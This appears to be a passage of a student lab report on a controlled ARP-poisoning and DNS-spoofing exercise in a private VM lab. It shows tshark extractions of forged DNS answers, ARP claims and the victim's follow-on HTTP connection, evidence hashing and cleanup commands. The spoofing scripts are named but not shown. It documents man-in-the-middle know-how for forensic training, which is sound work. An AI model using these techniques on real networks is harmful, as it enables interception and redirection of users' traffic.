2026-09-26 18:32:40,439 - [original] DNS Ans name-error
2026-09-26 18:32:40,441 - [modified] DNSRR
(kali@kali)~[/SBT-DF203-Lab8]
$
```

Fig 5.0.1 Victim Spoofed DNS Resolution page 3.1.

Explanation

I ran the DNS-spoofing process and observed the script reporting DNS activity for the controlled training domain. The output also showed the original and modified DNS behavior generated during the authorized simulation.




Fig 5.1 Controlled DNS Packet Verification.

Explanation

I opened the controlled packet capture with Tshark and displayed the key packet fields needed for initial verification. The output showed DNS traffic involving the victim and the resolver during the controlled event.




Fig 5.2 Controlled DNS Query and Response Records.

Explanation

I extracted the DNS query and response fields in more detail, including transaction information and DNS answers. The records showed the relationship between the victim's request and the responses generated during the spoofing event.

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
-e dns.id \
-e dns.flags.response \
-e dns.flags.rcode \
-e dns.qry.name \
-e dns.a \
-e dns.resp.ttl
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
33 1790443953.715714559 00:0c:29:d8:aa:d7 00:50:56:fe:55:83 192.168.45.131 192.168.45.2 0xfe91 False portal.icdfa.test 5
34 1790443954.124308752 00:50:56:fe:55:83 00:0c:29:d8:aa:d7 192.168.45.2 192.168.45.131 0xfe91 True 3 portal.icdfa.test
43 1790443959.813479471 00:0c:29:d8:aa:d7 00:0c:29:6a:87:8f 192.168.45.131 192.168.45.2 0xaa2b False portal.icdfa.test
44 1790443959.815250081 00:0c:29:6a:87:8f 00:50:56:fe:55:83 192.168.45.131 192.168.45.2 0xaa2b False portal.icdfa.test
45 1790443960.434524736 00:50:56:fe:55:83 00:0c:29:6a:87:8f 192.168.45.2 192.168.45.131 0xaa2b True 3 portal.icdfa.test
46 1790443960.446400567 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7 192.168.45.2 192.168.45.131 0xaa2b True 0 portal.icdfa.test 192.16
8.45.130 0,5
(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo tshark -r /tmp/dns_spoof_controlled.pcapng -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number \
-e ip.src \
-e ip.dst \
-e tcp.dstport \
-e http.host \
-e http.request.uri
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
47 192.168.45.131 192.168.45.130 80
48 192.168.45.130 192.168.45.131 57601
50 192.168.45.131 192.168.45.130 80 portal.icdfa.test /
(kali@kali)-[~/SBT-DF203-Lab8]
$
```

Fig 5.3 Victim Post DNS HTTP Connection.

Explanation


I examined the traffic following the DNS response and identified the victim's HTTP connection. The victim connected to the Kali training server after receiving the controlled DNS result, linking the DNS event to its later web activity.

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
46 1790443960.446400567 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7 192.168.45.2 192.168.45.131 0xaa2b True 0 portal.icdfa.test 192.16
8.45.130 0,5
(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo tshark -r /tmp/dns_spoof_controlled.pcapng -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number \
-e ip.src \
-e ip.dst \
-e tcp.dstport \
-e http.host \
-e http.request.uri
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
47 192.168.45.131 192.168.45.130 80
48 192.168.45.130 192.168.45.131 57601
50 192.168.45.131 192.168.45.130 80 portal.icdfa.test /
(kali@kali)-[~/SBT-DF203-Lab8]
$ cd ~/SBT-DF203-Lab8
$ sudo cp /tmp/dns_spoof_controlled.pcapng evidence/
$ sudo chown kali:kali evidence/dns_spoof_controlled.pcapng
(kali@kali)-[~/SBT-DF203-Lab8]
$ sha256sum evidence/dns_spoof_controlled.pcapng | tee reports/dns_spoof_capture_sha256.txt
c3fe2cddf0f6f5e7cf01a624ce1449e604d196e7782da5d12b07de9bc20da26 evidence/dns_spoof_controlled.pcapng
(kali@kali)-[~/SBT-DF203-Lab8]
$ ls -lh evidence/dns_spoof_controlled.pcapng
-rw-r--r-- 1 kali kali 6.1K Sep 26 18:43 evidence/dns_spoof_controlled.pcapng
(kali@kali)-[~/SBT-DF203-Lab8]
$
```

Fig 5.4 Controlled DNS Spoof Capture SHA256.

Explanation

I generated a SHA-256 hash for the controlled DNS-spoof packet capture after the evidence had been collected. This documented the integrity of the capture used for the final forensic analysis.




```
kali@kali: ~/SBT-DF203-Lab8
$ cd ~/SBT-DF203-Lab8
PCAP=evidence/dns_spoof_controlled.pcapng

(kali@kali) ~/SBT-DF203-Lab8
$ tshark -r "$PCAP" -Y 'dns' -T fields \
-e frame.number -e frame.time_epoch -e eth.src -e eth.dst -e ip.src -e udp.srcport \
-e ip.dst -e udp.dstport -e dns.id -e dns.flags.response -e dns.qry.name -e dns.qry.type \
-e dns.flags.rcode -e dns.a -e dns.resp.ttl \
| tee reports/dns_all_fields.tsv
Warning: program compiled against libxml 215 using older 214
33 1790443953.715714559 00:0c:29:d8:aa:d7 00:50:56:fe:55:83 192.168.45.131 37307 192.168.45.2 53 0xfe91 False portal.icdfa.test 1
34 1790443954.124308752 00:50:56:fe:55:83 00:0c:29:d8:aa:d7 192.168.45.2 53 192.168.45.131 37307 0xfe91 True portal.icdfa.test 1
3 5
43 1790443959.813479471 00:0c:29:d8:aa:d7 00:0c:29:6a:87:8f 192.168.45.131 44132 192.168.45.2 53 0xaa2b False portal.icdfa.test 1
44 1790443959.815250081 00:0c:29:6a:87:8f 00:50:56:fe:55:83 192.168.45.131 44132 192.168.45.2 53 0xaa2b False portal.icdfa.test 1
45 1790443960.434524736 00:50:56:fe:55:83 00:0c:29:6a:87:8f 192.168.45.2 53 192.168.45.131 44132 0xaa2b True portal.icdfa.test 1
3
46 1790443960.446400567 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7 192.168.45.2 53 192.168.45.131 44132 0xaa2b True portal.icdfa.test 1
0 192.168.45.130 0,5
```

Fig 5.5 DNS Query and All Response Records.

Explanation

I extracted all relevant DNS queries and responses from the controlled capture. The output showed the DNS transaction information, response status, training hostname, and modified answer used in the investigation.



```
kali@kali: ~/SBT-DF203-Lab8
$ tshark -r "$PCAP" -Y 'arp.opcode==2' -T fields \
-e frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.src.hw_mac \
-e arp.dst.proto_ipv4 -e arp.dst.hw_mac \
| tee reports/arp_claims_during_spoof.tsv
Warning: program compiled against libxml 215 using older 214
2 1790443930.221792130 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
4 1790443930.453298332 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
5 1790443930.513370340 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
6 1790443930.915706530 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
8 1790443934.049027399 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
9 1790443934.236727114 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
10 1790443934.493550656 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
12 1790443937.613917375 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
13 1790443937.686301781 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
14 1790443937.941404312 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
16 1790443941.013204581 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
17 1790443941.128699384 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
18 1790443941.377945191 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
20 1790443944.496705307 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
21 1790443944.656927013 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
22 1790443944.939507403 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
24 1790443948.056610535 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
25 1790443948.163395215 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
26 1790443948.418921172 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
28 1790443951.516617247 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
29 1790443951.655356716 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
30 1790443951.857768163 192.168.45.131 00:0c:29:6a:87:8f 192.168.45.2 00:50:56:fe:55:83
32 1790443953.715632585 192.168.45.2 00:50:56:fe:55:83 192.168.45.131 00:0c:29:d8:aa:d7
36 1790443955.035043354 192.168.45.131 00:0c:29:d8:aa:d7 192.168.45.130 00:0c:29:6a:87:8f
37 1790443955.174251975 192.168.45.2 00:0c:29:6a:87:8f 192.168.45.131 00:0c:29:d8:aa:d7
```

Fig 5.6 ARP Claims During Spoof.

Explanation

I filtered the capture for ARP replies and extracted the source and destination IP-to-MAC claims. The repeated ARP records demonstrated the activity occurring while Kali was establishing the controlled man-in-the-middle position.




Fig 5.7 ARP Claims During Spoof page 1.

Explanation

This screenshot continues the ARP evidence and shows multiple ARP mappings collected during the spoofing period. The records helped me correlate the DNS anomaly with changes at the ARP layer.

```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
(kali@kali)~/SBT-DF203-Lab8
$ tshark -r "$PCAP" -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number -e frame.time_epoch -e ip.src -e tcp.srcport \
-e ip.dst -e tcp.dstport -e http.host -e http.request.uri \
| tee reports/post_dns_connections.tsv
Warning: program compiled against libxml 215 using older 214
47 1790443960.447716118 192.168.45.131 57601 192.168.45.130 80
48 1790443960.447838862 192.168.45.130 80 192.168.45.131 57601
50 1790443960.449239698 192.168.45.131 57601 192.168.45.130 80 portal.icdfa.test /
(kali@kali)~/SBT-DF203-Lab8
$

```

Fig 5.8 Post DNS HTTP Connection.

Explanation

I extracted HTTP requests and TCP connection information that occurred after the DNS responses. The evidence showed the victim connecting to 192.168.45.130 and requesting portal.icdfa.test, confirming that it followed the forged result.

Indicator	Baseline	Controlled Spooof	Assessment
DNS responder IP	192.168.40.1 was the originally configured resolver, but the hosts-based baseline was used because it did not provide usable DNS service	192.168.45.2	Resolver changed after moving both VMs to the NAT lab network
DNS responder MAC	Baseline resolver MAC recorded as 00:50:56:c0:00:01	Traffic to/from 192.168.45.2 was intercepted through Kali during the controlled event	ARP/MITM activity was present during the spooof
Transaction ID match	Baseline did not provide a normal legitimate DNS A-response because the baseline used /etc/hosts	Query/response pairs shared matching DNS transaction IDs, including 0xaa2b	Matching IDs associate the responses with the victim query
Answer IP	Hosts-based baseline mapped portal.icdfa.test to the analyst training page	Forged A answer: 192.168.45.130	Controlled response redirected the training domain to the Kali analyst web server

Indicator	Baseline	Controlled Spoof	Assessment
TTL	No normal DNS TTL available from the hosts-based baseline	5 seconds	Spoofed response used a short TTL
Response time	No comparable DNS response time from the hosts-based baseline	Controlled packets were recorded within the captured event	Exact comparison is limited because the baseline was hosts-based
Competing answers	No competing DNS answers in the hosts-based baseline	Both NXDOMAIN and modified successful response were observed for portal.icdfa.test	Conflicting responses are a strong spoofing indicator
Gateway ARP mapping	Normal mapping before spoofing	Victim showed 192.168.45.2 associated with Kali MAC 00:0c:29:6a:87:8f during the event	Confirms ARP poisoning/MITM positioning
Subsequent HTTP destination	Baseline training page was accessed directly through the configured hosts entry	Victim connected to 192.168.45.130:80 with HTTP host portal.icdfa.test	Confirms the victim followed the forged DNS result

```

kali@kali: ~/SBT-DF203-Lab8
$ sudo pkill -f 'arp.py' 2>/dev/null || true
$ sudo pkill -f 'dns_spoof.py' 2>/dev/null || true

kali@kali: ~/SBT-DF203-Lab8
$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1


kali@kali: ~/SBT-DF203-Lab8
$ cd ~/SBT-DF203-Lab8
$ sudo iptables -L -n -v --line-numbers | tee reports/iptables_after_cleanup.txt
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source    destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source    destination
1    2    201 NFQUEUE   all  --  *      *       0.0.0.0/0  0.0.0.0/0          NFQUEUE num 1
2    5    489 NFQUEUE   all  --  *      *       0.0.0.0/0  0.0.0.0/0          NFQUEUE num 1
3    0    0 DOCKER-USER all  --  *      *       0.0.0.0/0  0.0.0.0/0
4    0    0 DOCKER-ISOLATION-STAGE-1 all  --  *      *       0.0.0.0/0  0.0.0.0/0          ctstate RELATED,ESTABLISHED
5    0    0 ACCEPT    all  --  docker0 0.0.0.0/0  0.0.0.0/0
6    0    0 DOCKER    all  --  *      *       0.0.0.0/0  0.0.0.0/0
7    0    0 ACCEPT    all  --  docker0 !docker0 0.0.0.0/0  0.0.0.0/0
8    0    0 ACCEPT    all  --  docker0 docker0  0.0.0.0/0  0.0.0.0/0
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source    destination
Chain DOCKER (1 references)
num  pkts bytes target    prot opt in     out     source    destination

```

Fig 5.9 Cleanup Restored ARP and No Remaining Processes.

Explanation

I stopped the ARP and DNS spoofing processes and began restoring the network environment after the evidence had been collected. I also cleared the ARP state and checked the firewall configuration as part of the cleanup process.



